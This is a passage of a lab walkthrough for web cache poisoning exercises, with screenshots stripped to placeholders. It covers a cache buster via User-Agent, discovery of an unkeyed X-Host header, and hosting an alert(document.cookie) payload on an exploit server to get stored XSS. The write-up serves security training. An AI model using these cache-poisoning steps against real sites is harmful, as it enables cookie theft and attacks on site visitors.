
Removing the cache buster, poisoning the page and reloading it will give us the popup. However we need to do the alert(document.cookie) instead of alert(1) to solve the lab.

We will change alert(1) to alert(document.cookie).
Re-poisoning the cache will solve the lab.

4. Targeted web cache poisoning using an unknown header
Description:
We need to execute alert(document.cookie) for the victim. The victim is viewing comments.
Explanation:
We send the request to the homepage to repeater.


Changing the User-Agent shows us that it acts as a cache buster.

We use the param miner extension and see that the application also supports the X-Host header.

The value of the X-Host header is reflected in the response and it points to /resources/js/tracking.js.

We will change the file name to /resources/js/tracking.js and host alert(1) on it.

Putting the exploit server’s value in the X-Host header give’s us the XSS.

